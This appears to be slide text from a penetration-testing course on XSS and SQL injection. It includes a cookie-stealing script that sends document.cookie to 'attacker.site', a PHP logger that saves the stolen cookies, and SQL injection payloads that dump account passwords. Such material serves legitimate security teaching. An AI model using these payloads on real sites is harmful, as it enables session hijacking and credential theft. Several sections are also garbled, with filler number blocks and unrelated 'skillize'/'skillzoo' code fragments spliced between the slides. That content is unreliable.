

4.6.3 Reflected XSS Attacks

This type of attack is called Reflected because an input field of the HTTP request sent by the browser gets immediately reflected to the output page.



4.6.3.1 Reflected XSS Filters

Some browsers, like Google Chrome, have a **reflected XSS filter** built in. This means that they will not run **some** XSS reflected attacks.



4.6.3.1 Reflected XSS Filters

The reality is that they can only filter trivial and known XSS attacks. There are advanced attacks that can bypass Anti-XSS filters.

These are beyond the scope of this basic course. Moreover, these filters cannot block **persistent XSS attacks!**



4.6.4 Persistent XSS Attacks

Persistent XSS attacks occur when the payload is sent to the vulnerable web server and then **stored**. When a web page of the vulnerable website pulls the stored malicious code and puts it within the HTML output, it will deliver the XSS payload.

It is called persistent because the malicious code gets delivered each and every time a web browser hits the “injected” web page.



4.6.4 Persistent XSS Attacks

This is a very dangerous form of XSS because, with a single attack, the hacker can exploit multiple web application users.

Example:

If an attacker manages to write a malicious payload (HTML or JavaScript) on a social network page, every user visiting that page will run the payload!

4.6.4 Persistent XSS Attacks

The most common vector for persistent attacks are HTML forms that submit content to the web server and then display that content back to the users.

Elements such as comments, user profiles, and forum posts are a potential vector for XSS attacks.



4.6.4.1 Persistent XSS Attacks Example

If an attacker manages to inject a malicious script in a forum post, every person opening that post will run the script; this, for example, could let an attacker silently steal visitors' cookies and impersonate them without even knowing their login credentials!



4.6.5 Cookie Stealing via XSS


In the following slides, you will learn how to steal cookies via an XSS attack.

As you know from the Web Applications module, JavaScript can access cookies if they do not have the HttpOnly flag enabled; this means that an XSS attack can be used to steal the cookies. In many cases, stealing a cookie means stealing a user session!

4.6.5 Cookie Stealing via XSS

For example, you can display the current cookies with
`<script>alert (document.cookie)</script>`.

Example:



4.6.5 Cookie Stealing via XSS

With the following code, you can send cookies content to an attacker-controlled site.



```
<script>
var i = new Image();
i.src="http://attacker.site/log.php?q="+document.cookie;
</script>
```

The script generates an image object and points its `src` to a script on the attacker's server (`attacker.site`).

4.6.5 Cookie Stealing via XSS



```
"http://attacker.site/log.php?q="+document.cookie
```

The browser cannot tell in advance if the source is a real image, so it loads and executes the script, even without displaying any image! So the cookie is actually sent to the attacker.site.



4.6.5 Cookie Stealing via XSS

The `log.php` script saves the cookie in a text file on the attacker.site:



```
<?php
$filename="/tmp/log.txt";
$fp=fopen($filename, 'a');
$cookie=$_GET['q'];
fwrite($fp, $cookie);
fclose($fp);
?>
```



4.6.6 Video – XSS

Cross Site Scripting

In this video, you will see how to study a web application, use reflected and stored XSS attacks, and steal cookies via XSS!



**Videos are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

4.6.7 Hera Lab – Cross Site Scripting

It's time to sharpen your skills with some practice! In this lab, you will study a web application to find XSS vulnerabilities. Moreover, you will perform cookie stealing via XSS.

Try to solve the challenge by yourself. If you get stuck, you can check the solutions in the lab manual.




4.6.7 Hera Lab – Cross Site Scripting

Cross Site Scripting

In this lab you will:

- Find reflected and persistent XSS vulnerabilities
- Perform cookie stealing
- Impersonate the web site administrator and take control over the web application



**Labs are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.*

4.6.8 Hack.me

If you want to try some more XSS and web application attacks, you can register for free to [Hack.me](https://hack.me/), a platform built by eLearnSecurity to run vulnerable web applications on the fly!

The example we showed you in the previous slides is hosted on **Hack.me**!

4.6.9 Resources

Before we conclude this chapter on cross-site scripting vulnerabilities and attacks, here are a couple of useful references if you want to deepen your knowledge:

- [The Web Application Hacker's Handbook](http://www.amazon.com/The-Web-Application-Hackers-Handbook/dp/1118026470) is one of the most comprehensive books on web application security
- [OWASP – XSS](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)) the cross-site scripting chapter of the Open Web Application Security Project

SQL Injections



4.7 SQL Injections


How does this support my pentesting career?

Ability to obtain:

- Unrestricted access to web application data
- Steal credentials
- Full control on a web application

4.7 SQL Injections

Most web applications use some kind of **backend database** to store the data they process. To interact with databases, entities such as systems operators, programmers, applications and web applications use the **Structured Query Language (SQL)**.



4.7 SQL Injections

SQL Injection (SQLi) attacks allow an unauthorized user to **take control over SQL statements** used by a web application.

This kind of attack has a huge impact on a web site because getting control over a backend database means controlling:

- Users' credentials
- Data of the web application
- Credit card numbers
- Shopping transactions
- And much more!



4.7 SQL Injections

Before learning how to carry out an attack, we have to know some SQL basics:

- SQL statements syntax
- How to perform a query
- How to *union* the results of two queries
- How comments work

4.7.1 SQL Statements

A **SQL statement** looks like the following:

Example:



```
> SELECT name, description FROM products WHERE id=9;
```

This queries the database, asking for the `name` and the `description` of a record in the `products` table. In this example, the selected record will have an `id` value equal to 9.

4.7.1 SQL Statements

In order to better understand SQLi, you need to know the basic syntax of a **SELECT** statement:



```
> SELECT <columns list> FROM <table> WHERE <condition>;
```

You can find more information about SQL [here](http://www.w3schools.com/sql/sql_intro.asp).

4.7.1 SQL Statements

It is also possible to select constant values:

Example:



```
> SELECT 22, 'string', 0x12, 'another string';
```



4.7.1 SQL Statements

You also need to know the **UNION** command, which performs a union between two results:



```
> <SELECT statement> UNION <other SELECT statement>;
```

4.7.1 SQL Statements

Finally, a word about **comments**. There are two strings you can use to comment a line in SQL:

- **#** (the hash symbol)
- **--** (two dashes followed by a space)

```
24 # ...
25 # ...
26 # ...
27 # ...
28 # ...
29 # ...
30 # ...
31 # ...
32 # ...
33 # ...
34 # ...
35 # ...
36 # ...
37 # ...
38 # ...
39 # ...
40 # ...
41 # ...
42 # ...
43 # ...
44 # ...
45 # ...
46 # ...
47 # ...
48 # ...
49 # ...
50 # ...
51 # ...
52 # ...
53 # ...
54 # ...
55 # ...
56 # ...
57 # ...
58 # ...
59 # ...
60 # ...
61 # ...
62 # ...
63 # ...
64 # ...
65 # ...
66 # ...
67 # ...
68 # ...
69 # ...
70 # ...
71 # ...
72 # ...
73 # ...
74 # ...
75 # ...
76 # ...
77 # ...
78 # ...
79 # ...
80 # ...
81 # ...
82 # ...
83 # ...
84 # ...
85 # ...
86 # ...
87 # ...
88 # ...
89 # ...
90 # ...
91 # ...
92 # ...
93 # ...
94 # ...
95 # ...
96 # ...
97 # ...
98 # ...
99 # ...
100 # ...
```



```
> SELECT field FROM table; # this is a comment
> SELECT field FROM table; -- this is another comment
```



4.7.1 SQL Statements

Example:

In the following slides, we will see some SQL queries performed on a database containing two tables:

Products

ID	Name	Description
1	Shoes	Nice shoes
3	Hat	Black hat
18	T-Shirt	Cheap

Accounts

Username	Password	Email
admin	HxZsO9AR	admin@site.com
staff	ihKdNTU4	staff@site.com
user	lwsI7Ks8	usr@othersite.com

4.7.1.1 SELECT Example

The following two **queries** provide the same result:



```
> SELECT Name, Description FROM Products WHERE ID='1';  
  
> SELECT Name, Description FROM Products WHERE Name='Shoes';
```

The result of the queries is a **table** containing just one row:

Name	Description
Shoes	Nice shoes

4.7.1.2 UNION Example

This is a **UNION** example between two SELECT statements:

```
</>  
> SELECT Name, Description FROM Products WHERE ID='3' UNION SELECT  
Username, Password FROM Accounts;
```

The result of the query is a table containing a row with the *Hat* item and all the usernames and passwords from *Accounts*:

Name	Description
Hat	Black hat
admin	HxZsO9AR
staff	ihKdNTU4
user	lwsI7Ks8

4.7.1.2 UNION Example

You can also perform a UNION with some **chosen data**:

```
</>  
> SELECT Name, Description FROM Products WHERE ID='3' UNION SELECT  
  'Example', 'Data';
```

The result of the query is a table containing a row with the *Hat* item and the provided custom row:

Name	Description
Hat	Black hat
Example	Data

4.7.2 SQL Queries Inside Web Applications

The previous examples show how to use SQL when querying a database directly from its console. To perform the same tasks from within a web application, the application must:

- **Connect** to the database
- **Submit** the query to the database
- **Retrieve** the results

Then, the application logic can use the results.

```
21 def skillize(experiment, observations = [], control = null)
22   # skillize: take an experiment and an array of observations, and
23   # skillize: return an array of skillized observations.
24   # observations: an array of Observations, or nil
25   # control: the control observation
26
27   # skillize: skillize the observations
28   @experiment = experiment
29   @observations = observations
30   @control = control
31   @candidates = observations - [control]
32   evaluate_candidates
33
34   freeze
35   end
36
37 # P40: the experiment's context
38 def context
39   experiment.context
40 end
41
42 # P41: the name of the experiment
43 def experiment_name
44   experiment.name
45 end
46
47 # P42: the result a match between an experiment and a candidate
48 def match?
```



4.7.2 SQL Queries Inside Web Applications

The following code contains a PHP example of a connection to a MySQL database and the execution of a query.

Example:



```
$dbhostname='1.2.3.4';
$dbuser='username';
$dbpassword='password';
$dbname='database';

$connection = mysqli_connect($dbhostname, $dbuser, $dbpassword, $dbname);
$query = "SELECT Name, Description FROM Products WHERE ID='3' UNION SELECT Username,
Password FROM Accounts;";

$results = mysqli_query($connection, $query);
display_results($results);
```




4.7.2 SQL Queries Inside Web Applications

The previous example shows a **static query** example inside a PHP page:


- The `$connection` is an object referencing the connection to the database.
- `$query` contains the query.
- `mysqli_query()` is a function which submits the query to the database.
- Finally, the custom `display_results()` function renders the data.

```
24 $experiment = $experiment;
25 $observations = $observations;
26 $control = $control;
27
28 // Build the query
29 $query = "SELECT * FROM experiment WHERE experiment_id = $experiment";
30
31 // Execute the query
32 $result = mysqli_query($connection, $query);
33
34 // Check if the query was successful
35 if ($result === FALSE) {
36     die("Error: " . mysqli_error($connection));
37 }
38
39 // Fetch the results
40 $rows = mysqli_fetch_all($result, MYSQLI_ASSOC);
41
42 // Display the results
43 display_results($rows);
44
45 // Close the connection
46 mysqli_close($connection);
```



4.7.2 SQL Queries Inside Web Applications

Below is the anatomy of a database interaction in PHP. This example uses a MySQL database.



4.7.3 Vulnerable Dynamic Queries

However, most of the time queries are not static, they are indeed **dynamically built** by using users' inputs. Here you can find a **vulnerable** dynamic query example:

Example:



```
$id = $_GET['id'];

$connection = mysqli_connect($dbhostname, $dbuser, $dbpassword,
$dbname);

$query = "SELECT Name, Description FROM Products WHERE ID='$id'";

$results = mysqli_query($connection, $query);
display_results($results);
```

```
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
```



4.7.3 Vulnerable Dynamic Queries

The previous example shows code using **user-supplied input to build a query** (the id parameter of the GET request). The code then submits the query to the database.

This behavior is very dangerous because a malicious user can exploit the query construction to take control of the database interaction. Let's see how!

```
28 def skillzoo(experiment, observations = [], control = [])
29     """The experiment will result in
30     observations, an experiment
31     observation
32
33     """
34     @experiment = experiment
35     @observations = observations
36     @control = control
37     @candidates = observations + [control]
38     evaluate_candidates
39
40     freeze
41
42     @context =
43     experiment.context
44
45     @experiment_name =
46     experiment.name
47
48     # A query will be the result a match between all
49     def matcher
50         # ...
51     end
52
53     @experiment.result.sub 1.1
```


4.7.3 Vulnerable Dynamic Queries

The dynamic query we see below:



```
SELECT Name, Description FROM Products WHERE ID='$id';
```

expects `$id` values such as:

- 1 → `SELECT Name, Description FROM Products WHERE ID='1';`
- Example → `SELECT Name, Description FROM Products WHERE ID='Example';`
- Itid3 → `SELECT Name, Description FROM Products WHERE ID='Itid3';`

or any other **string**.

4.7.3 Vulnerable Dynamic Queries

But, what if an attacker crafts a \$id value which can **change** the query to something like:



```
' OR 'a'='a
```

The query then becomes:



```
SELECT Name, Description FROM Products WHERE ID='' OR 'a'='a';
```

4.7.3 Vulnerable Dynamic Queries

This tells the database to select the items by checking **two conditions**:

- The id must be empty (`id= ''`)
- **OR** an always true condition (`'a'='a'`)

While the first condition is not met, the SQL engine will consider the second condition of the OR. This second condition is crafted as an always true condition. In other words, this tells the database to select all the items in the `Products` table!!!

4.7.3 Vulnerable Dynamic Queries

An attacker could also exploit the UNION command by supplying the following:



```
' UNION SELECT Username, Password FROM Accounts WHERE 'a'='a
```

Thus, it changes the original query to:



```
SELECT Name, Description FROM Products WHERE ID='' UNION SELECT  
Username, Password FROM Accounts WHERE 'a'='a';
```

4.7.3 Vulnerable Dynamic Queries

This asks the database to select the items with an **empty** id, thus selecting an empty set, and then performing a union with all the entries in the *Accounts* table.

By using some deep knowledge about database management systems functions, an attacker can get access to the **entire database** just by using a web application.

```
20 def main():
21     # Create a new experiment
22     # Create a new observation
23     # Create a new candidate
24     # Create a new control
25     # Create a new observation
26     # Create a new candidate
27     # Create a new control
28     # Create a new observation
29     # Create a new candidate
30     # Create a new control
31     # Create a new observation
32     # Create a new candidate
33     # Create a new control
34     # Create a new observation
35     # Create a new candidate
36     # Create a new control
37     # Create a new observation
38     # Create a new candidate
39     # Create a new control
40     # Create a new observation
41     # Create a new candidate
42     # Create a new control
43     # Create a new observation
44     # Create a new candidate
45     # Create a new control
46     # Create a new observation
47     # Create a new candidate
48     # Create a new control
49     # Create a new observation
50     # Create a new candidate
51     # Create a new control
52     # Create a new observation
53     # Create a new candidate
54     # Create a new control
55     # Create a new observation
56     # Create a new candidate
57     # Create a new control
58     # Create a new observation
59     # Create a new candidate
60     # Create a new control
61     # Create a new observation
62     # Create a new candidate
63     # Create a new control
64     # Create a new observation
65     # Create a new candidate
66     # Create a new control
67     # Create a new observation
68     # Create a new candidate
69     # Create a new control
70     # Create a new observation
71     # Create a new candidate
72     # Create a new control
73     # Create a new observation
74     # Create a new candidate
75     # Create a new control
76     # Create a new observation
77     # Create a new candidate
78     # Create a new control
79     # Create a new observation
80     # Create a new candidate
81     # Create a new control
82     # Create a new observation
83     # Create a new candidate
84     # Create a new control
85     # Create a new observation
86     # Create a new candidate
87     # Create a new control
88     # Create a new observation
89     # Create a new candidate
90     # Create a new control
91     # Create a new observation
92     # Create a new candidate
93     # Create a new control
94     # Create a new observation
95     # Create a new candidate
96     # Create a new control
97     # Create a new observation
98     # Create a new candidate
99     # Create a new control
100    # Create a new observation
```



4.7.4 Finding SQL Injections

To exploit a SQL injection, you first have to find where the **injection point** is, then you can craft a **payload** to take control over a dynamic query.

To identify an injection point, you have to **test every supplied user input** used by the web application.



4.7.4 Finding SQL Injections

When we talk about a web app, user inputs are:

- GET parameters
- POST parameters
- HTTP Headers
 - User-Agent
 - Cookie
 - Accept
 - ...

Every input must be tested to conduct a professional pentest!

4.7.4 Finding SQL Injections

Testing an input for SQL injections means trying to inject:


- String terminators: ' and "
- SQL commands: **SELECT**, **UNION**, and others
- SQL comments: # or --

Also, check if the web application starts to behave oddly. Remember, always test **one injection at a time!** Otherwise, you will not be able to understand what injection vector is successful.

4.7.4.1 Example – Finding SQL Injections


Example:

Let's take a look at this application; it is a gallery. You have a home page with some thumbnails.



